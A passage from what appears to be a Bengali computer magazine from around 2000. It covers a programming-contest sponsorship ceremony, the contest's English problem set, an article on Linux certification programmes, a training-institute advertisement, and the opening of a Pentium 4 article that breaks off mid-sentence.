ড. মোহাম্মদ আব্দুস সোবহান বলেন, ক্রিকেটের টেস্ট স্ট্যাটাস যেমন সম্মান এনে দিয়েছে জাতিকে, তেমনি কিংবা আরও বেশি সম্মান এনে দিতে পারে আইটি স্ট্যাটাস। এতে করে পুরো জাতি শুধু গর্বিতই হবেনা উন্নততর জীবন যাপনের স্বপ্ন বাস্তবায়নের সুযোগ পাবে। তিনি জবস-কমপিউটার জগৎ আয়োজিত প্রোগ্রামিং প্রতিযোগিতার সাফল্য কামনা করেন।

এস এম কামাল তাঁর ভাষণে বলেন, বাংলাদেশ এখন এমন পর্যায়ে উপনীত হয়েছে যেখানে তথ্য প্রযুক্তির বিকাশ ঘটানো অপরিহার্য। তবে তিনি বিভিন্ন উদ্যোগের সমন্বয় সাধনের ওপর গুরুত্ব আরোপ করেন এবং জবস ইউএসএআইডির উদ্যোগ, কমপিউটার জগৎ-এর দায়িত্বশীল কর্মকান্ডকে স্বাগত জানান। তিনি আশা প্রকাশ করেন সকলের সম্মিলিত উদ্যোগে বাংলাদেশ তথ্য প্রযুক্তির সার্থক ব্যবহারের মাধ্যমে সমৃদ্ধি অর্জনে সক্ষম হবে।

মোস্তাফা জব্বার তথ্য প্রযুক্তি উন্নয়নে বিভিন্ন সমস্যা নিয়ে আলোচনা করেন। পাশাপাশি নতুন প্রজন্মের উৎসাহ উদ্দীপনা, মেধার স্বাক্ষর রাখার কথা উল্লেখ করেন। তিনি বলেন, ধীরে ধীরে আমরা সমস্যাগুলো কাটিয়ে উঠছি। এক্ষেত্রে যে

ধরনের সহযোগিতা প্রয়োজন তা সঠিক সময়ে পাওয়াটা গুরুত্বপূর্ণ। তিনি কমপিউটার জগৎ এবং জবস প্রোগ্রামের যৌথ উদ্যোগের এ প্রতিযোগিতার সাফল্য কামনা করে বলেন, তরুণদের মধ্যে আধুনিক প্রযুক্তি ব্যবহারে উৎসাহ প্রদানের মাধ্যমে আরও আগ্রহ সৃষ্টি-সম্ভব। এটা করতে পারলে উন্নয়ন অবশ্যম্ভাবী।

জবস-এর পক্ষ থেকে বক্তব্য রাখেন ফয়সাল সাঈদ। তিনি তাঁর সংক্ষিপ্ত বক্তব্যে নিত্য নতুন ধারণার প্রয়োগ যে তথ্য প্রযুক্তি বিকাশে অপরিহার্য সে কথা জোর দিয়ে বলেন। এছাড়া বাংলাদেশে ই-কমার্সের প্রসার অর্থনৈতিক উন্নয়নের জন্য অত্যন্ত জরুরী বলেও তিনি উল্লেখ করেন।

অনুষ্ঠানের ২য় পর্যায়ে সভাপতির বক্তব্য রাখছেন বিসিসি'র চেয়ারম্যান ড. এম. আবদুস সোবহান। তাঁর ডান পাশে রয়েছেন মোঃ জহির হোসেন ও ড. মোহাম্মদ আলমগীর হোসেন

বক্তৃতা পর্বের মাঝামাঝি চুক্তি স্বাক্ষরিত হয় কমপিউটার জগৎ ও জবস-এর মধ্যে। কমপিউটার জগৎ-এর পক্ষে স্বাক্ষর করেন কারিগরি সম্পাদক মোঃ জহির হোসেন এবং জবস-এর পক্ষে স্বাক্ষর করেন রেইড লোর। তুমুল করতালির মধ্যে রেইড লোর প্রতিযোগিতায় অর্থায়নের জন্য একটি চেক হস্তান্তর করেন। ''কমপিউটার জগৎ - JOBS/USAID প্রোগ্রামিং প্রতিযোগিতা ২০০০''-এ "গ্রুপ-এ" সকলের জন্য উন্মুক্ত এবং উচ্চ মাধ্যমিক শ্রেণী পর্যন্ত যেকোন শ্রেণীর ছাত্র-ছাত্রী "গ্রুপ-বি"-তে অংশগ্রহণ করতে পারবে। দুই গ্রুপের বিজয়ী ৬ জনকে বিদেশে শিক্ষামূলক ভ্রমণের ব্যবস্থা প্রদান করবে JOBS. এছাড়া প্রতিযোগিতায় JOBS কর্তৃপক্ষ আর্থিক সহায়তা প্রদান করবে। বাংলাদেশের জন্য প্রযুক্তি ক্ষেত্রের বিশিষ্ট ব্যক্তিত্বদের পদচারণায় অনুষ্ঠানস্থল ছিল মুখরিত। সাংবাদিক ও অন্যান্য পেশাজীবীরাও ছিলেন উৎসাহী। চা চক্রের সময়ও এই মহতী আয়োজন এবং বাংলাদেশের তথ্য প্রযুক্তি বিকাশের সমস্যা ও উদ্যোগের বিভিন্ন দিক নিয়ে ব্যক্তিতে ব্যক্তিতে আলোচনা হয়।

বস্তুত একটি সুন্দর প্রত্যাশা নিয়ে শেষ হয় এই চুক্তি স্বাক্ষর অনুষ্ঠান। যদিও আয়োজন ছিল একেবারেই অনাড়ম্বর কিন্তু প্রাণের স্পর্শে, প্রত্যাশার আলোয় অনুষ্ঠানটি হয়ে ওঠে প্রাণবন্ত।

প্রোগ্রামিং প্রতিযোগিতার প্রশ্নপত্র ও নিয়মাবলী

(৪০ নং পৃষ্ঠার পর)

Problem 3

Hey! How far is it sorted?

Mr. X leads his life by doing a simple job of sorting groups of numbers into ascending order. His job is simple, you just give him a group of numbers and he sorts them out (does all this hard work free of cost!). But one day his friend Mr.Y made him realize that he was being a fool to do this hard work for people just for nothing. He gave him a good teaching and said from then on to ask money for doing the job. And the tougher the job, the higher the payment!

So Mr X, thought that it was a good idea to make an estimation about how hard a given sorting job was. He thought of a clever idea (yep, a really clever one!). He wanted to take into consideration the distance of the positions of a number in the sorted and unsorted list i.e. the number of places he has to move a number to make the list sorted. He adds all the moves up (remember that its not the number of swaps it's the number of moves for each number) to get the total number of moves required. To do this he sorts the list and counts the moves he makes. Whenever he finds the number of moves is too big he doesn't take the job (see how clever he is?)

For example the following list of 5 numbers takes a total of 8 moves to make the list sorted.

Unsorted list ->	10	8	4	3	12
Sorted list->	3	4	8	10	12
Relative moves->	3	1	1	3	0

Total moves = 8

The number 3 is moved 3 places to the left, the number 4 is moved 1 place to the left, the number 8 is moved 1 place to the right, the number 10 is moved 3 places to the right and the number 12 is at its own place.

You are to write a program to help Mr X's estimate.

Input:

The first input of the program is the number of test cases (n) given in a single line. The following n lines each will contain a test case consisting of 10 numbers. The numbers can be in any order. You can assume that each test case will contain unique and positive numbers.

Output:

There will be an output for each test case which is the total number of moves for that case.

Sample Input:

3
1 2 3 4 5 6 7 8 9 10
10 9 8 7 6 5 4 3 2 1
50 60 70 80 90 100 200 150 240 220

Sample Output:

0
50
4

Problems for Group B (Students upto H.S.C. or equivalent)

Problem 1

Pythagorean Triples

A right triangle can have sides that are all integers. The set of three integer values for the sides of a right triangle is called a "Pythagorean triple". The example of a Pythagorean triple is (3,4,5). Since these three integer values form the sides of a right triangle.

Write an program to find all Pythagorean triples for side1, side2, and the hypotenuse all no larger than 500.

Problem 2

The palindrome

A palindrome is a string that is spelled the same way forwards and backwards. Some examples of palindromes are: "radar", "ama" etc.

Write a program that returns 1 if the string stores in the array is a palindrome, and 0 otherwise. The program should ignores spaces and punctuation in the string.

example:
If the user inputs 'aba', the program will return 1. If the user inputs 'poet', the program will output 0.

Problem 3

Write a program that reads a series of strings and outputs only those strings beginning with the letter "b". It will ignore the cases and will output in uppercase.

example:
If the user inputs: poet
computer
Ball
BanaNa
The output will be
BALL
BANANA

নতুন শতকের ক্যারিয়ার : লিনআক্স সার্টিফিকেশন

জিয়াউশ শামছ

ভেন্ডর সার্টিফিকেশন আজকের পৃথিবীতে একটি জনপ্রিয় ও সর্বজনস্বীকৃত পরীক্ষা পদ্ধতি। এসব পরীক্ষায় যারা কৃতকার্য হয়, তাদেরকে ধরে নেয়া হয় উক্ত ভেন্ডরের প্রোডাক্ট বিশেষজ্ঞ। ফলে বিভিন্ন ভেন্ডরের সফটওয়্যার ব্যবহারকারী প্রতিষ্ঠানের কাছে এসব পরীক্ষায় কৃতকার্যদের বেশ চাহিদা থাকে। আর এজন্য ক্যারিয়ার গড়তে ইচ্ছুক তরুণদের মধ্যে এসব সার্টিফিকেশনের প্রতি দুর্বলতা লক্ষ্য করা যায়। এজন্যেই মাইক্রোসফটের MCSE, MCSD এবং নভেলের CNE প্রভৃতি সার্টিফিকেশন এখন ব্যাপক জনপ্রিয়। উইন্ডোজ এনটি, নেটওয়্যার প্রভৃতি অপারেটিং সিস্টেম ব্যবহারে যারা দক্ষ তারা সহজেই এ সব পরীক্ষা দিয়ে কৃতকার্য হয়ে বিশ্বজনীন স্বীকৃতি পেতে পারে। কিন্তু লিনআক্স ব্যবহারকারীরা এ সুযোগ থেকে বঞ্চিত ছিলো এতদিন। তবে এখন আর লিনআক্স ব্যবহারকারীদেরও সে ভাবনা নেই। লিনআক্সের সার্টিফিকেশন কোর্সও এরই মধ্যে শুরু হয়ে গেছে।

লিনআক্সের এই সার্টিফিকেশন পরীক্ষাটি পরিচালিত হয় ড্যান ইয়র্ক প্রতিষ্ঠিত লিনআক্স প্রফেশনাল ইনস্টিটিউট (LPI) কর্তৃক। লিনআক্সের সকল ভেন্ডরই এই সার্টিফিকেশনকে যথেষ্ট গুরুত্ব দিয়ে থাকে। কেননা লিনআক্স ডেভেলপমেন্টের সঙ্গে সম্পর্কযুক্ত অধিকাংশ ডেভেলপাররাই এর সাথে সম্পৃক্ত। প্রকৃতপক্ষে, কেবলমাত্র লিনাস টোরভ্যাল্ড আর রিচার্ড স্টলম্যান ছাড়া আর সব লিনআক্স ডেভেলপারকেই এর সঙ্গে সম্পৃক্ত করতে সক্ষম হয়েছে ড্যান ইয়র্ক।

অবশ্য রেডহ্যাট আর ক্যালডেরা, লিনআক্সের অন্যতম বৃহৎ দুটি প্রতিষ্ঠান এর আগেই তাদের সার্টিফিকেশন চালু করেছে। তা সত্ত্বেও লিনআক্সের এই LPI সার্টিফিকেশন এতটা জনপ্রিয়তা পাবার বেশ কিছু কারণ রয়েছে। লিনআক্স বিশ্বে পারস্পরিক সহযোগিতা একটি অতি সাধারণ ব্যাপার। LPI সার্টিফিকেশনও একটি সহযোগিতামূলক প্রচেষ্টা। এবং এ প্রচেষ্টায় রেডহ্যাট ও ক্যালডেরা উভয়ই প্রত্যক্ষ সহযোগী। রেডহ্যাট এমনকি এই অলাভজনক প্রতিষ্ঠানটির জন্য উপদেষ্টার ভূমিকাও পালন করে।

ভার্চুয়াল ইউনিভার্সিটি এন্টারপ্রাইজের সঙ্গেও লিনআক্স প্রফেশনাল ইনস্টিটিউট তাদের সহযোগিতামূলক কার্যক্রম সম্প্রসারিত করেছে। ভার্চুয়াল ইউনিভার্সিটি এন্টারপ্রাইজ বিশ্ব জুড়ে ১,৭০০টি কেন্দ্রে এ কার্যক্রম পরিচালনা করে। এসব কেন্দ্র সম্বন্ধে যাবতীয় তথ্য ও তাদের ঠিকানা পাওয়া যাবে ভার্চুয়াল ইউনিভার্সিটি এন্টারপ্রাইজের www.vue.com ওয়েব সাইটে।

এ বছরের জানুয়ারিতে এলপিআই তাদের প্রথম পরীক্ষা কার্যক্রম শুরু করে। এলপিআই সার্টিফিকেশন মাইক্রোসফট বা নভেলের ভেন্ডর সার্টিফিকেশন থেকে আলাদা এবং কিছু বিশেষ বৈশিষ্ট্যমণ্ডিত। প্রথমতঃ এটি ভেন্ডর নিরপেক্ষ। আর তাই রেডহ্যাট, ক্যালডেরা, সিউস প্রভৃতি সমস্ত লিনআক্স ডিস্ট্রিবিউশনের জন্যই এ সার্টিফিকেশন গ্রহণযোগ্য। দ্বিতীয়তঃ লিনআক্স প্রফেশনাল ইনস্টিটিউট একটি অলাভজনক প্রতিষ্ঠান। তৃতীয়তঃ এদেরকে অর্থনৈতিক সহায়তা প্রদান করছে বিশ্বের অনেক বড় বড় ব্যবসায়িক প্রতিষ্ঠান। এদের মধ্যে ক্যালডেরা, আইবিএম, লিনআক্স কেয়ার, SGI, SuSE, টার্বো লিনআক্স, ওয়েভ টেকনোলজিস প্রভৃতি কমপিউটার হার্ডওয়্যার-সফটওয়্যার তৈরির প্রতিষ্ঠান তো রয়েছেই। আরো আছে ম্যাকমিলান যারা কিউ, স্যামস, নিউ রাইডারস বইগুলো প্রকাশ করে।

চতুর্থতঃ পরীক্ষার প্রশ্নগুলো করা হয় সকল লিনআক্স ডিস্ট্রিবিউশনের কথা মাথায় রেখে। অর্থাৎ বাজারে পাওয়া যায় এমন সকল লিনআক্স ডিস্ট্রিবিউশনকেই হিসেবের মধ্যে রাখা হয়।

পঞ্চমতঃ পরীক্ষার প্রশ্নগুলো নেয়া হয় বিভিন্ন স্বেচ্ছাসেবক প্রদত্ত প্রশ্ন বাছাই করে। এছাড়াও বিশ্বজুড়ে লিনআক্স ব্যবহার করতে গিয়ে ব্যবহারকারীরা যেসব সমস্যায় পড়েন তার সমাধানও চাওয়া হয় এসব পরীক্ষায়। ফলে পরীক্ষার সময়ই যাচাই করে নেয়া যায় তারা বাস্তব জীবনে সমস্যা মোকাবেলা করতে পারবেন কিনা।

MCSE পরীক্ষার মতই, এলপিআই পরীক্ষার প্রশ্নগুলোও হয় অত্যন্ত বুদ্ধিদীপ্ত। এসব প্রশ্ন সহজেই যাচাই করে নিতে পারে একজন পরীক্ষার্থীকে। পরীক্ষা দিতে হয় একটি আলাদা কক্ষে। পরীক্ষা উপকরণ বলতে দেয়া হয় কেবলমাত্র একটি পিসি। কোনরকম নোট বা রেফারেন্স সঙ্গে রাখতে দেয়া হয় না। মোট ৬০টি প্রশ্নের উত্তর দিতে হয় এক ঘণ্টা ৩০ মিনিটে। প্রায় ৭৫% প্রশ্ন থাকে মাল্টিপল চয়েস ধাঁচের। কিছু প্রশ্ন হয় এডমিনিস্ট্রেটিভ দক্ষতা যাচাই করার লক্ষ্যে। এসব প্রশ্নে নেটওয়ার্ক এডমিনিস্ট্রেশন করতে গিয়ে যেসব সমস্যা হতে পারে সেগুলো উপস্থাপন করা হয়। এসব ক্ষেত্রে পরীক্ষার্থীর সিদ্ধান্ত গ্রহণের ক্ষমতাও যাচাই করা হয়। আবার কিছু প্রশ্ন করা হয় একটি বিশেষ কাজ করার কমান্ড বা পদ্ধতি জানতে চেয়ে। এসব প্রশ্নের মাধ্যমে যাচাই করা হয় পরীক্ষার্থী অপারেটিং সিস্টেমের সঙ্গে কতটা পরিচিত। আর কিছু প্রশ্ন করা হয় কনসেপ্ট যাচাইয়ের উদ্দেশ্যে। নেটওয়ার্ক বা অপারেটিং সিস্টেম সম্বন্ধে ধারণা যাচাই করে নেয়ার লক্ষ্যে। প্রতিটি প্রশ্নের পাঁচটি সম্ভাব্য উত্তর দেয়া থাকে। সিলেক্ট করার জন্য একটি বাটন থাকে।

এগুলো ছাড়াও কিছু প্রশ্ন থাকে মাল্টিপল চয়েস মাল্টিপল এনসার টাইপের। এসব প্রশ্নের প্রতিটি উত্তরের পাশে চেকবক্স থাকে। এসব

লিনআক্স সার্টিফিকেশনের কোর্সগুলো

Sair লিনআক্স ও GNU সার্টিফিকেশন

Sair লিনআক্স ও GNU সার্টিফিকেশন তিনটি লেভেল নিয়ে গঠিত।

লেভেল ওয়ান : Sair লিনআক্স ও GNU সার্টিফায়েড এডমিনিস্ট্রেটর (LCA).

লেভেল টু : Sair লিনআক্স ও GNU সার্টিফায়েড ইঞ্জিনিয়ার (LCE).

লেভেল থ্রী : মাস্টার Sair লিনআক্স ও GNU সার্টিফায়েড ইঞ্জিনিয়ার (MLCE).

প্রতি লেভেলে চারটি করে পরীক্ষার ব্যবস্থা রয়েছে। পরীক্ষার বিষয়গুলো হলো— লিনআক্স ইনস্টলেশন, নেটওয়ার্ক কানেক্টিভিটি, সিস্টেম এডমিনিস্ট্রেশন এবং সিকিউরিটি, এথিকস্ ও প্রাইভেসি।

একজন LCA কে ধরে নেয়া হয় লিনআক্সের পাওয়ার ইউজার হিসেবে। যিনি স্বচ্ছন্দে লিনআক্স হেল্পডেস্কে কাজ করতে পারবেন এবং একটি লিনআক্স সিস্টেমের এডমিনিস্ট্রেশনের দায়িত্ব পালন করতে পারবেন। আর LCE হচ্ছে একজন লিনআক্স প্রফেশনাল যিনি একজন লিনআক্স সিস্টেম ম্যানেজার হিসেবে দায়িত্ব পালন করতে সক্ষম। আর একজন MLCE-এর লিনআক্সের কার্যপদ্ধতি সম্বন্ধে সুস্পষ্ট জ্ঞান থাকতে হবে। জ্ঞান থাকতে হবে এর সাথে সম্পর্কযুক্ত অন্যান্য টুলস সম্বন্ধেও। এ সার্টিফিকেশন একজনকে সিনিয়র সিস্টেম ম্যানেজারের দায়িত্বপালনের যোগ্যতাসম্পন্ন হিসেবে স্বীকৃতি প্রদান করে।

লিনআক্স প্রফেশনাল ইনস্টিটিউট (LPI) সার্টিফিকেশন কোর্স

এই সার্টিফিকেশন কোর্সটিও তিনটি লেভেল নিয়ে গঠিত। এগুলো হলো—

LPCI লেভেল ওয়ান : এ লেভেলে লিনআক্সের বিভিন্ন ডিস্ট্রিবিউশন (যেমন— রেডহ্যাট, Suse ইত্যাদি)-এর বিষয়সমূহের উপর গুরুত্ব দেয়া হয়। এ লেভেলে সার্টিফায়েডদেরকে ইউজার সাপোর্ট ও হেল্পডেস্ক পরিচালনা করার মত যোগ্যতা প্রদান করা হয়।

LPCI লেভেল টু : এ লেভেলে নেটওয়ার্ক এডমিনিস্ট্রেশনের প্রাথমিক ধারণা প্রদান করা হয়। এই লেভেলের সার্টিফায়েডরা একটি মধ্যম আকারের লিনআক্স নেটওয়ার্ক পরিচালনা করার যোগ্যতা অর্জন করেন।

LPCI লেভেল থ্রী : এ লেভেলে লিনআক্স নেটওয়ার্ক পরিচালনা করা ছাড়াও বড় আকারের নেটওয়ার্ক ডিজাইন বাস্তবায়নের জ্ঞান লাভ করা যায়। এছাড়াও একাধিক নেটওয়ার্ক পরিচালনা ও ভিন্ন ভিন্ন নেটওয়ার্কের সাথে সংযুক্তিকরণ সম্বন্ধেও ধারণা দেয়া হয়। এ লেভেলে সার্টিফায়েডদের মাল্টি সাইট নেটওয়ার্কিং সম্বন্ধেও জানতে হয় এবং এ ধরনের নেটওয়ার্ক ডিজাইনও করা হয়।

রেডহ্যাট সার্টিফায়েড ইঞ্জিনিয়ার (RHCE) প্রোগ্রাম

এটি একটি ভেন্ডর সার্টিফিকেশন। আরএইচসিই ইঞ্জিনিয়ারদের অন্ততঃপক্ষে একটি রেডহ্যাট লিনআক্স সিস্টেম এডমিনিস্ট্রেশন করার যোগ্যতা থাকতে হবে। এ সার্টিফিকেশন লাভ করতে হলে একটি মাত্র পরীক্ষা পাশ করতে হয়। এ সার্টিফিকেশনের প্র্যাকটিকাল পরীক্ষাটি অত্যন্ত গুরুত্বহ এবং মূলতঃ এ জন্যই আরএইচসিই সার্টিফায়েডদের চাহিদা অত্যন্ত বেশি। এ পরীক্ষাটি মোট তিন ভাগে ভাগ করা হয়, প্রথমতঃ এক থেকে দুই ঘণ্টার একটি লিখিত পরীক্ষা গ্রহণ করা হয়। দ্বিতীয়তঃ দুই ঘণ্টার একটি সার্ভার ইনস্টলেশন এবং বিভিন্ন নেটওয়ার্ক সার্ভিস কনফিগার করার প্র্যাকটিক্যাল টেস্ট দিতে হয়। তৃতীয়তঃ একটি ডায়াগনস্টিক ও ট্রাবলশুটিং ল্যাব। এখানে নেটওয়ার্কের বিভিন্ন সমস্যার সমাধান করার যোগ্যতা যাচাই করা হয়। এ জন্য সময় দেয়া হয় দু থেকে তিন ঘণ্টা।

এই পরীক্ষাগুলো কেবলমাত্র রেডহ্যাট অথোরাইজড টেস্টিং সেন্টারগুলো থেকে দেয়া যায়। এ ব্যাপারে বিস্তারিত তথ্যের জন্য www.redhat.com এই ওয়েব সাইটে যোগাযোগ করা যেতে পারে।

চেকবক্সে টিক চিহ্ন দিয়ে উত্তর দিতে হয়। এসব প্রশ্নের একটি বা একের বেশি সঠিক উত্তর দেয়া থাকতে পারে। প্রতিটি সঠিক উত্তরের পাশেই টিক চিহ্ন প্রদান করতে হয়। পরীক্ষার এ অংশটিই সবচেয়ে জটিল অংশ। কারণ একাধিক সঠিক উত্তরের সম্ভাবনার কারণে ভুল করার সম্ভাবনাও বেড়ে যায়।

শেষ ১৫%-এর মত প্রশ্ন থাকে ফ্রী ফর্ম টাইপের। এসব প্রশ্নের উত্তর দেয়ার জন্য এক লাইনের টেক্সট বক্স থাকে। এখানে উত্তর টাইপ করে দিতে হয়। এসব প্রশ্ন ফাইল, কমান্ড ও অন্যান্য গুরুত্বপূর্ণ বিষয়াদি সম্পর্কে পরীক্ষার্থীর জ্ঞান যাচাই করে।

এই এলপিআই সার্টিফিকেশন ছাড়াও লিনআক্সের আরও কয়েকটি সার্টিফিকেশন রয়েছে, একথা আগেই বলা হয়েছে। এদের মধ্যে রেডহ্যাট সার্টিফায়েড ইঞ্জিনিয়ার (RHCE) ইতোমধ্যে অত্যন্ত জনপ্রিয়তা লাভ করেছে। মার্কেট শেয়ার বিবেচনা করলে আরএইচসিই অন্যতম শ্রেষ্ঠ সার্টিফিকেশন কোর্স। কেননা লিনআক্স বিশ্বে রেডহ্যাটই বর্তমানে জনপ্রিয়তার শীর্ষে অবস্থান করছে। আরএইচসিই সার্টিফিকেশন বাস্তবধর্মী এবং মূলতঃ এটি রেডহ্যাট লিনআক্স ব্যবহার ও সেটআপ দক্ষতার পরীক্ষা গ্রহণ করে থাকে।

এছাড়াও Sair লিনআক্স ও GNU সার্টিফিকেশন কোর্স আরও দুটি ভেন্ডর নিরপেক্ষ সার্টিফিকেশন প্রোগ্রাম। Sair প্রোগ্রাম সার্টিফিকেশন তিনটি লেভেলে হয়ে থাকে। এগুলো হলো এডমিনিস্ট্রেটর, ইঞ্জিনিয়ার ও মাস্টার ইঞ্জিনিয়ার। এদের প্রত্যেককেই চারটি করে পরীক্ষা দিতে হয়। প্রতিটি পরীক্ষার ফি বাবদ ১০০ ডলার প্রদান করতে হয়। প্রথম ৪টি পরীক্ষা এখন বিশ্বজুড়ে সিলভান প্রমেট্রিক সেন্টারগুলোতে দেয়া যাচ্ছে। বাংলাদেশেও এরকম সিলভান প্রমেট্রিক সেন্টার রয়েছে। এ প্রোগ্রামটি রেডহ্যাটের আরএইচসিই-এর মত প্র্যাকটিক্যাল ও প্রবলেম অরিয়েন্টেড নয়। তবে এ পরীক্ষায় অবতীর্ণ হতে হলে লিনআক্স সম্বন্ধে অনেক বিস্তৃত জ্ঞান থাকতে হবে। এ প্রোগ্রামটি আরএইচসিই-এর মতই ব্যাপক প্রচার পেয়েছে এবং কর্পোরেট স্যাইটের ওয়েভ টেকনোলজিসকেও আকৃষ্ট করেছে। ওয়েভ টেকনোলজিস হলো বিশ্বের অন্যতম বৃহত্তম প্রযুক্তি প্রশিক্ষণ ভেন্ডর। তারা Sair-এর সঙ্গে একটি চুক্তিতে আবদ্ধ হয়েছে। এতে করে তারা Sair লিনআক্স ও GNU সার্টিফিকেশন প্রোগ্রাম চালিয়ে যাবে ওয়েভ টেকনোলজিস-এর একটি নতুন ডিভিশনের মাধ্যমে। এ ব্যাপারে বিস্তারিত তথ্যের জন্য www.linuxcertification.com এই ওয়েব সাইটে যোগাযোগ করা যেতে পারে।

১৯৯৮ সালের এক জরিপের ফলাফল অনুযায়ী নেটওয়ার্কিং অপারেটিং সিস্টেমের ৩৮% ছিলো উইন্ডোজ এনটির দখলে। নেটওয়্যারের দখলে ছিলো ২৩%। ইউনিক্স ব্যবহৃত হতো ১৯%, লিনআক্স ২৫%। এর মধ্যে অবশিষ্ট ৪% ছিলো অন্যান্য অপারেটিং সিস্টেমের দখলে। ১৯৯৯ সালে এ পরিসংখ্যান দাঁড়ায় উইন্ডোজ এনটি ৩৮%, নেটওয়্যার ১৯%, ইউনিক্স ১৫%। আর লিনআক্সের দখলে ২৫%। অন্যান্য অপারেটিং সিস্টেমের দখল কমে গেছে ৩%। লিনআক্স প্রতিদিনই কর্পোরেট ইউজারদের কাছে আরও বেশি গ্রহণযোগ্য হয়ে উঠছে। ফলে হুহু করে বাড়ছে লিনআক্সে দক্ষ ব্যক্তিদের চাহিদা। তাই এটা কেবল সময়ের ব্যাপার যে লিনআক্স সার্টিফায়েড প্রফেশনালদের চাহিদা বৃদ্ধি পেয়ে আজকের MCSE বা CNE-এর সমকক্ষ বা তারচেয়েও বেশি। আর তাই যারা ক্যারিয়ার গঠনের জন্য বিভিন্ন ভেন্ডর সার্টিফিকেশনের খোঁজ করছেন তারা এদিকে দৃষ্টি দিতে পারেন। আমাদের দেশেও সিলভান প্রমেট্রিক সেন্টার রয়েছে, রয়েছে ভার্চুয়াল ইউনিভার্সিটি এক্টারপ্রাইজও। তাই এখন থেকেই লিনআক্স সার্টিফিকেশনের উদ্যোগ নেওয়া উচিৎ। ●

প্রোগ্রামিং প্রতিযোগিতায় অংশ নিয়ে বিদেশ ভ্রমণের সুযোগ নিন

১৯৯২ সালে এদেশে প্রথমবারের মতো কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন শুরু করেছিল **কমপিউটার জগৎ**। তারই ধারাবাহিকতায় USAID-এর সাহায্যপুষ্ট প্রতিষ্ঠান JOBS-এর সাথে যৌথ উদ্যোগে কমপিউটার প্রোগ্রামিং প্রতিযোগিতার আয়োজন করছে **কমপিউটার জগৎ**। **"কমপিউটার জগৎ JOBS/USAID প্রোগ্রামিং প্রতিযোগিতা ২০০০"** শীর্ষক এই প্রতিযোগিতার দু গ্রুপের বিজয়ী ৬ জনকে বিদেশে শিক্ষামূলক ভ্রমণের সুযোগ দেয়া হবে। এ প্রসঙ্গে বিস্তারিত জানতে এ সংখ্যার ৪০ নং পৃষ্ঠা দেখুন।

Diploma in Computer Application

Admission -2000

- **Semester I**
  Computer Fundamentals , Basic Electronics Familiarity with Basic Hardware, Operating Systems, Office-2000 (Word, Excel, Access), Turbo-C++
- **Semester II**
  Windows NT, Visual Basic- 6.0
- **Semester III**
  Oracle with Developer- 2000, Internet & E-mail Project (Web Page Design /Data Base Related)
  (Included courses are English & Islamiat)
- **Another Programs**
  Data Entry Operating Course, Diploma in Hardware Programming Courses

Academic Advisory Council formed by the Experts of Bangladesh University of Engineering & Technology (BUET) headed by Dr. Ch. Mofizur Rahman takes the challenge to maintain the quality of studies as International Standard.

অন্যান্য ট্রেড কোর্স

১। রেফ্রিজারেশন এন্ড এয়ারকন্ডিশনিং ৩। ইলেকট্রনিক্স (রেডিও, টিভি)
২। ড্রাইভিং (সাধারণ/স্পেশাল) ৪। ইলেকট্রিক্যাল (ওয়্যারিং, রিওয়াইন্ডিং)

মহিলাদের জন্য আলাদাভাবে কম্পিউটার প্রশিক্ষণের ব্যবস্থা আছে।

Islami Bank Technical Institute

পল্টন শাখা, ৩৬/এ পুরানা পল্টন লাইন(৫মতলা), ভি.আই.পি রোড, ঢাকা। ফোনঃ ৯৩৪২৮২৪
ফার্মগেট শাখা, ৮৫ কাজী নজরুল ইসলাম এ্যাভিনিউ, ফার্মগেট(৩য় তলা) ওভারব্রীজ হতে ২০০ গজ দক্ষিণে, ঢাকা, ফোনঃ ৮১২৪৫৭৬ বগুড়া শাখা, বানী মহল, গোহাইল রোড, সুত্রাপুর, বগুড়া, ফোনঃ ০৫১-৪৭৫০
সিলেট শাখা, বন্ধন কমিউনিটি সেন্টার, পাঠান টোলা, সিলেট ফোনঃ ৭২৩৬০২

নতুন বৈভব নিয়ে আসছে ইন্টেলের পেন্টিয়াম ফোর

প্রকৌশলী তাজুল ইসলাম
tislam@bdcom.com

প্রসেসর জগতে ইন্টেল পেন্টিয়াম থ্রী নিয়ে প্রতিদ্বন্দ্বী এএমডির এথলনের নিকট প্রতিযোগিতায় যখন হাবুডুবু খাচ্ছিল— এমন মুহূর্তে তারা ভাবছিল কি করে এ অবস্থার উত্তরণ ঘটানো যায় অর্থাৎ এএমডিকে পেছনে ফেলা যায়। ইন্টেল এমন একটি প্রসেসর উপহার দেবার কথা ভাবছে যা হবে গতির ক্ষেত্রে আকাশ-ছোঁয়া এবং স্থাপত্যের দিক দিয়ে অভিনব।

এ বছরের জানুয়ারীতে ইন্টেল জানিয়েছে যে তারা পেন্টিয়ামের চতুর্থ প্রজন্মের একটি প্রসেসর খুব শীঘ্রই উপহার দিতে যাচ্ছে যার গতিবেগ হবে ১৫০০ মে.হা.। এ প্রসেসর পেন্টিয়ামের ফোর হিসেবে আবির্ভূত হবে বলে জানা গেছে (২৮ জুন ইন্টেল ঘোষণা করেছে) যা বর্তমানে "ভিলামেট" সংকেত-নাম নিয়ে ইন্টেল পিবিরে অবস্থান করছে (চিত্র-১)। ৩২-বিটের-এ প্রসেসরে স্থাপত্যের দিক দিয়ে ব্যাপক পরিবর্তন করা হচ্ছে বলে জানা গেছে।

চিত্র-১ : ইন্টেল ডেভেলপারস ফোরামে উত্থাপিত ১৫০০ মে.হা.-এর পেন্টিয়াম ফোর

সীমানা সম্প্রসারণ : ভিলামেট (পেন্টিয়াম ফোর)

বর্তমানে প্রচলিত পেন্টিয়াম থ্রী ০.১৮ মাইক্রন প্রসেসে নির্মিত হলেও তা ১০০০ মে.হা. গতির উপর বৃদ্ধি করা তেমন সম্ভব হবে না বিধায় ভিলামেটের ডিজাইনে কতিপয় পরিবর্তন আনা হয়েছে। এর মধ্যে সবচেয়ে বড় পরিবর্তন হচ্ছে পাইপলাইনকে গভীরতর করা। ভিলামেটে ২০ স্তরবিশিষ্ট পাইপলাইন জুড়ে দেয়া হয়েছে যা ডেস্কটপ প্রসেসরের ক্ষেত্রে নজীরবিহীন বলা যায়। পাইপলাইনিং হচ্ছে একটি প্রসেসিং কৌশল যা প্রত্যেক ইনস্ট্রাকশনকে অনেকগুলো ক্ষুদ্র অংশে বিভক্ত করে। গাড়ী সংযোজন কারখানায় যেমন প্রত্যেক যন্ত্রাংশকে পরপর জুড়ে দিয়ে একটি বড় গাড়ীতে রূপান্তরিত করা হয় প্রসেসর পাইপলাইনিংয়ের ক্ষেত্রেও এমনটি ঘটে থাকে। পাইপলাইনিংয়ের ক্ষেত্রে আরেকটি সুবিধা হলো এক সঙ্গে অনেকগুলো ইনস্ট্রাকশনকে 